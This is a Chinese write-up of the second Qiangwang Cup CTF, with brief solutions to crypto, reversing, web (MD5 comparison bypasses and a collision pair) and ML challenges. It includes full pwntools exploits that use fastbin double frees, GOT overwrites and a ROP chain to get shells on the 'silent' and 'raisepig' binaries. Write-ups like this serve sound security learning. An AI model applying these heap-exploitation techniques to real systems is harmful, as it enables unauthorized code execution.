第二届强网杯全国网络安全挑战赛
挑战赛 Writeup 模板

0x00 welcome

操作内容：

分析文件格式发现是个 bmp 图片，修改后缀后使用 stegsolve->analyse->stereogram solver, 当 offset=100 时出现 flag。

FLAG 值：

QWB{W3lcOme}

0x01 签到

操作内容：

看说明。


FLAG 值：

flag{welcome_to_qwb}

0x02 streamgame1

操作内容：

爆破 R。




FLAG 值：

flag{1110101100001101011}

0x03 streamgame2

操作内容：

爆破 R。




FLAG 值：

flag{110111100101001101001}

0x04 streamgame4

操作内容：

还是爆破 R，选前 20 个比较就行了。



FLAG 值：

flag{100100111010101101011}

0x05 simplecheck

操作内容：

把 classes.dex 给逆出来之后放 jd-gui 上看，发现只要把输入和 4 个数组运算比较正确就可以了，运算逻辑也很简单，最后就是解一元二次方程组，写个脚本跑出来就行了。

```
import math
a = [0, 146527998, 205327308, 94243885, 138810487, 408218567, 77866117, 71548549
b = [13710, 46393, 49151, 36900, 59564, 35883, 3517, 52957, 1509, 61207, 63274,
c = [38129, 57355, 22538, 47767, 8940, 4975, 27050, 56102, 21796, 41174, 63445,
d = [0, -341994984, -370404060, -257581614, -494024809, -135267265, 54930974, -1
def han(b,c,d):
    result = (c-math.sqrt(c*c-4*b*d))/(0-(2*b))
    if result<256 and result>0:
        return (c-math.sqrt(c*c-4*b*d))/(0-(2*b))
    else:
        return (c+math.sqrt(c*c-4*b*d))/(0-(2*b))
for i in range(len(b)-1):
    result=han(b[i+1]-b[i],c[i+1]-c[i],d[i+1]-d[i])
    print chr(int(result)),
```

```
>>>
f l a g { M A t h _ i & _ G O O d _ D O N 7 _ 9 0 V _ 7 h I n K ?
>>>
```


FLAG 值：

flag{MAth_i&_GOOd_DON7_90V_7hInK?}

0x06 ai-nimals

操作内容：

题目好像是要输入一个图片的 base 加密数据然后这个图片和给的图片的像素差距不超过 1024，就会拿去 git 提供的那个机器学习算法预测一个分类值，然后如果狗的分类值是 1 就输出 flag(最后发现不用改图片，用原图片就行了，这里的坑就是 1024 字节慢慢发，sleep 一下就好了)



FLAG 值：

qwbctf{basic_machine_learning}

0x07 silent

操作内容：

双重释放漏洞可以进行Fastbin劫持操作,将fastbin的FD指针指向BSS段的stderr附近，以确定 chunk 的 size 位置是 0x7f，进而覆写 BSS 段上的 s 指针数组，修改 got 表，进而执行 shell。

Exp：

```
from pwn import *

context.log_level ='debug'
debug = 0
if debug:
    p=process("./silent")
    #gdb.attach(p,"b *0x400a99")
else:
    p=remote("39.107.32.132",10000)

free_got = 0x602018
stderr_addr = 0x6020a0
sys_addr = 0x4009c0

def malloc(s):
    p.sendline('1')
    p.sendline(str(len(s)+1))
    p.send(s)
def free(index):
    p.sendline('2')
    p.sendline(str(index))

def edit(index,s):
    p.sendline('3')
    p.sendline(str(index))
    p.send(s)
    p.send('\0'*47)
p.recvuntil('.')


malloc('0'*100)#0
malloc('1'*100)#1
malloc('2'*100)#2
```

```
free(0)
free(1)
free(0)

malloc(p64(stderr_addr+5-8).ljust(100,'3')) #3->0
malloc('4'*100) #4->1
malloc('5'*100) #5->0

content = 0x13*'a'+p64(free_got)

malloc(content.ljust(100,'\0')) #1->fake fastbin

edit(0,'\xc0\x09\x40\x00\x00\x00') #0:free@got
malloc('/bin/sh') #2

free(2)
p.interactive()
```


FLAG 值：

qwbctf{talk_is_cheap_show_m3_the_code}

0x08 web 签到

操作内容：

Md5 值绕过
第一关利用 md5 值为‘0e’+数字的字符绕过了
第二关利用 md5 无法处理数组绕过比较
第三关没法绕过，就去网上找了两个 md5 相同的文件，url 编码之后提交，得到 flag 如图
(两个 md5 文件编码后得到：
M%C9h%FF%0E%E3%5C+%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF
%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1U%5D%83%60%FB_%07%FE%A2
M%C9h%FF%0E%E3%5C+%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF
%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D1%D5%5D%83%60%FB_%07%FE%A2)



FLAG 值：

QWB{s1gns1gns1gnaftermd5}

0x09 raisepig

操作内容：

```
from pwn import *
context.log_level ='debug'

debug =1
if debug:
    p = process('./raisepig')
    libc=ELF('./libc.so')

def raise_pig(name,size,typ):
    p.recvuntil('Your choice : ')
    p.sendline('1')
    p.recvuntil('Length of the name :')
    p.sendline(str(size))
    p.recvuntil('The name of pig :')
    p.send(name)
    p.recvuntil('The type of the pig :')
```

```
    p.sendline(typ)
def visit():
    p.recvuntil('Your choice : ')
    p.sendline('2')
def eat_pig(index):
    p.recvuntil('Your choice : ')
    p.sendline('3')
    p.recvuntil('Which pig do you want to eat:')
    p.sendline(str(index))
def eat_garden():
    p.recvuntil('Your choice : ')
    p.sendline('4')

#leak libc address
raise_pig('0'*256,256,'0') #0
raise_pig('1'*256,256,'1') #1
raise_pig('2'*40,40,'2')#2

eat_pig(0)
eat_pig(2)

raise_pig('3',256,'3')#3 node->2 name->0

offset = 0x7fd91b6ecb78 - 0x7fd91b328000
visit()
p.recvuntil('Name[3] :')
libc_leak       =       (u64(p.recv(6).ljust(8,'\x00'))       &
0xffffffffffffff00 )+ 0x78
libc_base = libc_leak - offset

binsh_addr = libc_base + next(libc.search('/bin/sh'))
sys_addr = libc_base + libc.symbols['system']
log.info( 'libc_base:0x' + hex(libc_base))

#leak heap address
eat_pig(1)
eat_pig(3)
raise_pig('4'*8,256,'4')#4 name->1
visit()
p.recvuntil('4'*8)
heap_addr = u64(p.recvuntil('\n')[:-1].ljust(8,'\x00'))
log.info('heap address ' + hex(heap_addr))

eat_pig(4)
```

```
#leak stack address
eat_garden()

raise_pig('/bin/sh',256,'0') #0
raise_pig('1'*40,40,'1') #1
raise_pig('2'*40,40,'2') #2
raise_pig('3'*40,40,'3') #3


eat_pig(1)
eat_pig(2)
eat_pig(1)


raise_pig('4'*40,40,'4')#4 node->1 name->2
eat_pig(4)
raise_pig(p64(1)+p64(libc_base+libc.symbols['environ'])+'5',40
,'5')#5 node->2 name->1

visit()
p.recvuntil('Name[4] :')
stack_addr = u64(p.recvuntil('\n')[:-1].ljust(8,'\x00'))
log.info('stack address' + hex(stack_addr))

#overwrite fastbin(0x70) and topchunk address
raise_pig('6'*0x60,0x60,'6')#6
raise_pig('7'*0x60,0x60,'7')#7

raise_pig('8'*0x50,0x50,'8')#8
raise_pig('9'*0x50,0x50,'9')#9

raise_pig('a'*0x60,0x60,'a')#10

##change fastbin(0x70) bin's FD to 0x60
eat_pig(6)
eat_pig(7)
eat_pig(6)

raise_pig(p64(0x60),0x60,'b')#11 -> 6
raise_pig('c'*0x60,0x60,'c')#12 -> 7
raise_pig('d'*0x60,0x60,'d')#13 -> 6


##fake chunk point to fastbin(0x70) bin
```

```
eat_pig(8)
eat_pig(9)
eat_pig(8)

offset1 = 0x7f05cfb78b48 - 0x00007f05cf7b4000
raise_pig(p64(libc_base+offset1),0x50,'e')#14 ->8
raise_pig('f'*0x50,0x50,'f')#15->9
raise_pig('0'*0x50,0x50,'0')#16->8
raise_pig(p64(1)*4+p64(stack_addr                                -
0x140),0x50,'1')#17->fastbin(0x70)

eat_pig(3)

gdb.attach(p)
rop = ROP(libc)
rop.call(sys_addr, [heap_addr + 0x10])
raise_pig(str(rop), 0x100,'www')


p.interactive()
```

FLAG 值：

qwbctf{ok_now_you_know_how2_raise_a_pig}

0x0A 问卷调查

操作内容：

填写完问卷后显示 flag

FLAG 值：

flag{强网杯强国梦}